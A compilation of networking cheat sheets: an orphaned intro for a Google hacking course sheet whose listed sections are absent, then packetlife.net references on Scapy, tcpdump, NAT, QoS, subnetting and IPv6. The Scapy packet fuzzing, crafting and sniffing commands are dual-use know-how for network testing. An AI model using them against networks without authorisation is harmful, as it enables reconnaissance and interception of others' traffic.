Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

This sheet is split into these sections:

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

References:

http://www.google.com/intl/en/help/refinesearch.html
http://johnny.ihackstuff.com
http://www.google.com/intl/en/help/cheatsheet.html

SCAPY

packetlife.net

Basic Commands

ls()
List all available protocols and protocol options

lsc()
List all available scapy command functions

conf
Show/set scapy configuration parameters

Constructing Packets

```
# Setting protocol fields
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

# Combining layers
>>> l3=IP()/TCP()
>>> l2=Ether()/l3

# Splitting layers apart
>>> l2.getlayer(1)
<IP  frag=0 proto=tcp |<TCP  |>>
>>> l2.getlayer(2)
<TCP  |>
```

Displaying Packets

```
# Show an entire packet
>>> (Ether()/IPv6()).show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= No Next Header
     hlim= 64
     src= ::1
     dst= ::1

# Show field types with default values
>>> ls(UDP())
sport  : ShortEnumField = 1025 (53)
dport  : ShortEnumField = 53   (53)
len    : ShortField     = None (None)
chksum : XShortField    = None (None)
```

Fuzzing

```
# Randomize fields where applicable
>>> fuzz(ICMP()).show()
###[ ICMP ]###
  type= <RandByte>
  code= 227
  chksum= None
  unused= <RandInt>
```

Specifying Addresses and Values

```
# Explicit IP address (use quotation marks)
>>> IP(dst="192.0.2.1")

# DNS name to be resolved at time of transmission
>>> IP(dst="example.com")

# IP network (results in a packet template)
>>> IP(dst="192.0.2.0/24")

# Random addresses with RandIP() and RandMAC()
>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

# Set a range of numbers to be used (template)
>>> IP(ttl=(1,30))

# Random numbers with RandInt() and RandLong()
>>> IP(id=RandInt())
```

Sending Packets

send(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer three

sendp(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer two

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)
Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
```

Sending and Receiving Packets

sr(pkt, filter=N, iface=N), srp(…)
Send packets and receive replies

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(…)
Send packets and return only the first reply

srloop(pkt, timeout=N, count=N), srploop(…)
Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets

sniff(count=0, store=1, timeout=N)
Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
>>> pkts=sniff(count=100, iface="eth0")
>>> pkts
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

by Jeremy Stretch

v1.0

TCPDUMP

packetlife.net

Command Line Options

`-A`	Print frame payload in ASCII	`-q`	Quick output
`-c <count>`	Exit after capturing **count** packets	`-r <file>`	Read packets from **file**
`-D`	List available interfaces	`-s <len>`	Capture up to **len** bytes per packet
`-e`	Print link-level headers	`-S`	Print absolute TCP sequence numbers
`-F <file>`	Use **file** as the filter expression	`-t`	Don't print timestamps
`-G <n>`	Rotate the dump file every n seconds	`-v[v[v]]`	Print more verbose output
`-i <iface>`	Specifies the capture interface	`-w <file>`	Write captured packets to **file**
`-K`	Don't verify TCP checksums	`-x`	Print frame payload in hex
`-L`	List data link types for the interface	`-X`	Print frame payload in hex and ASCII
`-n`	Don't convert addresses to names	`-y <type>`	Specify the data link type
`-p`	Don't capture in promiscuous mode	`-Z <user>`	Drop privileges from root to **user**

Capture Filter Primitives

`[src|dst] host <host>`	Matches a host as the IP source, destination, or either
`ether [src|dst] host <ehost>`	Matches a host as the Ethernet source, destination, or either
`gateway host <host>`	Matches packets which used **host** as a gateway
`[src|dst] net <network>/<len>`	Matches packets to or from an endpoint residing in **network**
`[tcp|udp] [src|dst] port <port>`	Matches TCP or UDP packets sent to/from **port**
`[tcp|udp] [src|dst] portrange <p1>-<p2>`	Matches TCP or UDP packets to/from a port in the given range
`less <length>`	Matches packets less than or equal to **length**
`greater <length>`	Matches packets greater than or equal to **length**
`(ether|ip|ip6) proto <protocol>`	Matches an Ethernet, IPv4, or IPv6 protocol
`(ether|ip) broadcast`	Matches Ethernet or IPv4 broadcasts
`(ether|ip|ip6) multicast`	Matches Ethernet, IPv4, or IPv6 multicasts
`type (mgt|ctl|data) [subtype <subtype>]`	Matches 802.11 frames based on type and optional subtype
`vlan [<vlan>]`	Matches 802.1Q frames, optionally with a VLAN ID of **vlan**
`mpls [<label>]`	Matches MPLS packets, optionally with a label of **label**
`<expr> <relop> <expr>`	Matches packets by an arbitrary expression

Protocols

`arp`	`ip6`	`slip`
`ether`	`link`	`tcp`
`fddi`	`ppp`	`tr`
`icmp`	`radio`	`udp`
`ip`	`rarp`	`wlan`

Modifiers

`!` or `not`
`&&` or `and`
`||` or `or`

Examples

`udp dst port not 53`	UDP not bound for port 53
`host 10.0.0.1 && host 10.0.0.2`	Traffic between these hosts
`tcp dst port 80 or 8080`	Packets to either TCP port

TCP Flags

`tcp-urg`	`tcp-rst`
`tcp-ack`	`tcp-syn`
`tcp-psh`	`tcp-fin`

ICMP Types

`icmp-echoreply`	`icmp-routeradvert`	`icmp-tstampreply`
`icmp-unreach`	`icmp-routersolicit`	`icmp-ireq`
`icmp-sourcequench`	`icmp-timxceed`	`icmp-ireqreply`
`icmp-redirect`	`icmp-paramprob`	`icmp-maskreq`
`icmp-echo`	`icmp-tstamp`	`icmp-maskreply`


by Jeremy Stretch

v2.0

Network Address Translation

packetlife.net

Example Topology



Address Classification

Inside Local	An actual address assigned to an inside host
Inside Global	An inside address seen from the outside
Outside Global	An actual address assigned to an outside host
Outside Local	An outside address seen from the inside

		Perspective	
		Local	Global
Location	Inside	Inside Local	Inside Global
	Outside	Outside Local	Outside Global

NAT Boundary Configuration

```
interface FastEthernet0
 ip address 10.0.0.1 255.255.0.0
 ip nat inside
!
interface FastEthernet1
 ip address 174.143.212.1 255.255.252.0
 ip nat outside
```

Static Source Translation

```
! One line per static translation
ip nat inside source static 10.0.0.19 192.0.2.1
ip nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47
ip nat outside source static 174.143.213.240 10.0.2.181
```

Dynamic Source Translation

```
! Create an access list to match inside local addresses
access-list 10 permit 10.0.0.0 0.0.255.255
!
! Create NAT pool of inside global addresses
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine them with a translation rule
ip nat inside source list 10 pool MyPool
!
! Dynamic translations can be combined with static entries
ip nat inside source static 10.0.0.42 192.0.2.42
```

Port Address Translation (PAT)

```
! Static layer four port translations
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Dynamic port translation with a pool
ip nat inside source list 11 pool MyPool overload
!
! Dynamic translation with interface overloading
ip nat inside source list 11 interface FastEthernet1 overload
```

Terminology

NAT Pool

A pool of IP addresses to be used as inside global or outside local addresses in translations

Port Address Translation (PAT)

An extension to NAT that translates information at layer four and above, such as TCP and UDP port numbers; dynamic PAT configurations include the **overload** keyword

Extendable Translation

The **extendable** keyword must be appended when multiple overlapping static translations are configured

Special NAT Pool Types

Rotary	Used for load balancing
Match-Host	Preserves the host portion of the address after translation

Troubleshooting

```
show ip nat translations [verbose]
show ip nat statistics
clear ip nat translations
```

NAT Translations Tuning

```
ip nat translation tcp-timeout <seconds>
ip nat translation udp-timeout <seconds>
ip nat translation max-entries <number>
```

Inside Destination Translation

```
! Create a rotary NAT pool
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Enable load balancing across inside hosts for incoming traffic
ip nat inside destination list 12 pool LoadBalServers
```

by Jeremy Stretch

v1.0

Quality of Service · Part 1

packetlife.net

Quality of Service Models

Best Effort · No QoS policies are implemented

Integrated Services (IntServ)
Resource Reservation Protocol (RSVP) is used to reserve bandwidth per-flow across all nodes in a path

Differentiated Services (DiffServ)
Packets are individually classified and marked; policy decisions are made independently by each node in a path

Layer 2 QoS Markings


Medium	Name	Type
Ethernet	Class of Service (CoS)	3-bit 802.1p field in 802.1Q header
Frame Relay	Discard Eligibility (DE)	1-bit drop eligibility flag
ATM	Cell Loss Priority (CLP)	1-bit drop eligibility flag
MPLS	Traffic Class (TC)	3-bit field compatible with 802.1p

IP QoS Markings

IP Precedence
The first three bits of the IP TOS field; limited to 8 traffic classes

Differentiated Services Code Point (DSCP)
The first six bits of the IP TOS are evaluated to provide more granular classification; backward-compatible with IP Precedence

QoS Flowchart



Terminology

Per-Hop Behavior (PHB)
The individual QoS action performed at each independent DiffServ node

Trust Boundary · Beyond this, inbound QoS markings are not trusted

Tail Drop · Occurs when a packet is dropped because a queue is full

Policing
Imposes an artificial ceiling on the amount of bandwidth that may be consumed; traffic exceeding the policer rate is reclassified or dropped

Shaping
Similar to policing but buffers excess traffic for delayed transmission; makes more efficient use of bandwidth but introduces a delay

TCP Synchronization
Flows adjust TCP window sizes in synch, making inefficient use of a link


DSCP Per-Hop Behaviors

Class Selector (CS) · Backward-compatible with IP Precedence values

Assured Forwarding (AF) · Four classes with variable drop preferences

Expedited Forwarding (EF) · Priority queuing for delay-sensitive traffic

IP Type of Service (TOS)



Precedence/DSCP

	Binary	DSCP	Prec.
56	111000	Reserved	7
48	110000	Reserved	6
46	101110	EF	5
32	100000	CS4	4
34	100010	AF41	
36	100100	AF42	
38	100110	AF43	
24	011000	CS3	3
26	011010	AF31	
28	011100	AF32	
30	011110	AF33	
16	010000	CS2	2
18	010010	AF21	
20	010100	AF22	
22	010110	AF23	
8	001000	CS1	1
10	001010	AF11	
12	001100	AF12	
14	001110	AF13	
0	000000	BE	0

Congestion Avoidance

Random Early Detection (RED)
Packets are randomly dropped before a queue is full to prevent tail drop; mitigates TCP synchronization

Weighted RED (WRED)
RED with the added capability of recognizing prioritized traffic based on its marking

Class-Based WRED (CBWRED)
WRED employed inside a class-based WFQ (CBWFQ) queue

by Jeremy Stretch

v2.0


QUALITY OF SERVICE · PART 2

packetlife.net

Queuing Comparison


	FIFO	PQ	CQ	WFQ	CBWFQ	LLQ
Default on Interfaces	>2 Mbps	No	No	<=2 Mbps	No	No
Number of Queues	1	4	Configured	Dynamic	Configured	Configured
Configurable Classes	No	Yes	Yes	No	Yes	Yes
Bandwidth Allocation	Automatic	Automatic	Configured	Automatic	Configured	Configured
Provides for Minimal Delay	No	Yes	No	No	No	Yes
Modern Implementation	Yes	No	No	No	Yes	Yes

First In First Out (FIFO)




- Packets are transmitted in the order they are processed
- No prioritization is provided
- Default queuing method on high-speed (>2 Mbps) interfaces
- Configurable with the **tx-ring-limit** interface config command

Custom Queuing (CQ)




- Rotates through queues using Weighted Round Robin (WRR)
- Processes a configurable number of bytes from each queue per turn
- Prevents queue starvation but does not provide for delay-sensitive traffic

Class-Based WFQ (CBWFQ)




- WFQ with administratively configured queues
- Each queue is allocated an amount/percentage of bandwidth
- No support for delay-sensitive traffic

Priority Queuing (PQ)




- Provides four static queues which cannot be reconfigured
- Higher-priority queues are always emptied before lower-priority queues
- Lower-priority queues are at risk of bandwidth starvation

Weighted Fair Queuing (WFQ)



- Queues are dynamically created per flow to ensure fair processing
- Statistically drops packets from aggressive flows more often
- No support for delay-sensitive traffic

Low Latency Queuing (LLQ)



- CBWFQ with the addition of a policed strict-priority queue
- Highly configurable while still supporting delay-sensitive traffic

LLQ Config Example

Class Definitions

```
! Match packets by DSCP value
class-map match-all Voice
 match dscp ef
!
class-map match-all Call-Signaling
 match dscp cs3
!
class-map match-any Critical-Apps
 match dscp af21 af22
!
! Match packets by access list
class-map match-all Scavenger
 match access-group name Other
```

Policy Creation

```
policy-map Foo
 class Voice
  ! Priority queue policed to 33%
  priority percent 33
 class Call-Signaling
  ! Allocate 5% of bandwidth
  bandwidth percent 5
 class Critical-Apps
  bandwidth percent 20
  ! Extend queue size to 96 packets
  queue-limit 96
 class Scavenger
  ! Police to 64 kbps
  police cir 64000
   conform-action transmit
   exceed-action drop
 class class-default
  ! Enable WFQ
  fair-queue
  ! Enable WRED
  random-detect
```

Policy Application

```
interface Serial0
 ! Apply the policy in or out
 service-policy output Foo
```

LLQ Config Example

```
show policy-map [interface]
Show interface
show queue <interface>
Show mls qos
```

by Jeremy Stretch

v2.0

IPv4 SUBNETTING

packetlife.net


Subnets

CIDR	Subnet Mask	Addresses	Wildcard
/32	255.255.255.255	1	0.0.0.0
/31	255.255.255.254	2	0.0.0.1
/30	255.255.255.252	4	0.0.0.3
/29	255.255.255.248	8	0.0.0.7
/28	255.255.255.240	16	0.0.0.15
/27	255.255.255.224	32	0.0.0.31
/26	255.255.255.192	64	0.0.0.63
/25	255.255.255.128	128	0.0.0.127
/24	255.255.255.0	256	0.0.0.255
/23	255.255.254.0	512	0.0.1.255
/22	255.255.252.0	1,024	0.0.3.255
/21	255.255.248.0	2,048	0.0.7.255
/20	255.255.240.0	4,096	0.0.15.255
/19	255.255.224.0	8,192	0.0.31.255
/18	255.255.192.0	16,384	0.0.63.255
/17	255.255.128.0	32,768	0.0.127.255
/16	255.255.0.0	65,536	0.0.255.255
/15	255.254.0.0	131,072	0.1.255.255
/14	255.252.0.0	262,144	0.3.255.255
/13	255.248.0.0	524,288	0.7.255.255
/12	255.240.0.0	1,048,576	0.15.255.255
/11	255.224.0.0	2,097,152	0.31.255.255
/10	255.192.0.0	4,194,304	0.63.255.255
/9	255.128.0.0	8,388,608	0.127.255.255
/8	255.0.0.0	16,777,216	0.255.255.255
/7	254.0.0.0	33,554,432	1.255.255.255
/6	252.0.0.0	67,108,864	3.255.255.255
/5	248.0.0.0	134,217,728	7.255.255.255
/4	240.0.0.0	268,435,456	15.255.255.255
/3	224.0.0.0	536,870,912	31.255.255.255
/2	192.0.0.0	1,073,741,824	63.255.255.255
/1	128.0.0.0	2,147,483,648	127.255.255.255
/0	0.0.0.0	4,294,967,296	255.255.255.255

Decimal to Binary

Subnet Mask		Wildcard	
255	1111 1111	**0**	0000 0000
254	1111 1110	**1**	0000 0001
252	1111 1100	**3**	0000 0011
248	1111 1000	**7**	0000 0111
240	1111 0000	**15**	0000 1111
224	1110 0000	**31**	0001 1111
192	1100 0000	**63**	0011 1111
128	1000 0000	**127**	0111 1111
0	0000 0000	**255**	1111 1111

Subnet Proportion



Classful Ranges

A	0.0.0.0 – 127.255.255.255
B	128.0.0.0 - 191.255.255.255
C	192.0.0.0 - 223.255.255.255
D	224.0.0.0 - 239.255.255.255
E	240.0.0.0 - 255.255.255.255

Reserved Ranges

RFC 1918	10.0.0.0 - 10.255.255.255
Localhost	127.0.0.0 - 127.255.255.255
RFC 1918	172.16.0.0 - 172.31.255.255
RFC 1918	192.168.0.0 - 192.168.255.255

Terminology

CIDR
Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

VLSM
Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes


by Jeremy Stretch

v2.0

IPv6

packetlife.net

Protocol Header



Version (4 bits) · Always set to 6

Traffic Class (8 bits) · A DSCP value for QoS

Flow Label (20 bits) · Identifies unique flows (optional)

Payload Length (16 bits) · Length of the payload in bytes

Next Header (8 bits) · Header or protocol which follows

Hop Limit (8 bits) · Similar to IPv4's time to live field

Source Address (128 bits) · Source IP address

Destination Address (128 bits) · Destination IP address

Address Types

Unicast · One-to-one communication


Multicast · One-to-many communication

Anycast · An address configured in multiple locations


Address Notation

- Eliminate leading zeros from all two-byte sets
- Replace up to one string of consecutive zeros with a double-colon (::)

Address Formats



EUI-64 Formation



- Insert 0xfffe between the two halves of the MAC
- Flip the seventh bit (universal/local flag) to 1

Multicast Scopes

1	Interface-local	**5**	Site-local
2	Link-local	**8**	Org-local
4	Admin-local	**E**	Global

Special-Use Ranges

::/0	Default route
::/128	Unspecified
::1/128	Loopback
::/96	IPv4-compatible*
::FFFF:0:0/96	IPv4-mapped
2001::/32	Teredo
2001:DB8::/32	Documentation
2002::/16	6to4
FC00::/7	Unique local
FE80::/10	Link-local unicast
FEC0::/10	Site-local unicast*
FF00::/8	Multicast

* Deprecated

Extension Headers

Hop-by-hop Options (0)
Carries additional information which must be examined by every router in the path

Routing (43)
Provides source routing functionality

Fragment (44)
Included when a packet has been fragmented by its source

Encapsulating Security Payload (50)
Provides payload encryption (IPsec)

Authentication Header (51)
Provides packet authentication (IPsec)

Destination Options (60)
Carries additional information which pertains only to the recipient

Transition Mechanisms

Dual Stack
Transporting IPv4 and IPv6 across an infrastructure simultaneously

Tunneling
IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

Translation
Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses

by Jeremy Stretch

v2.0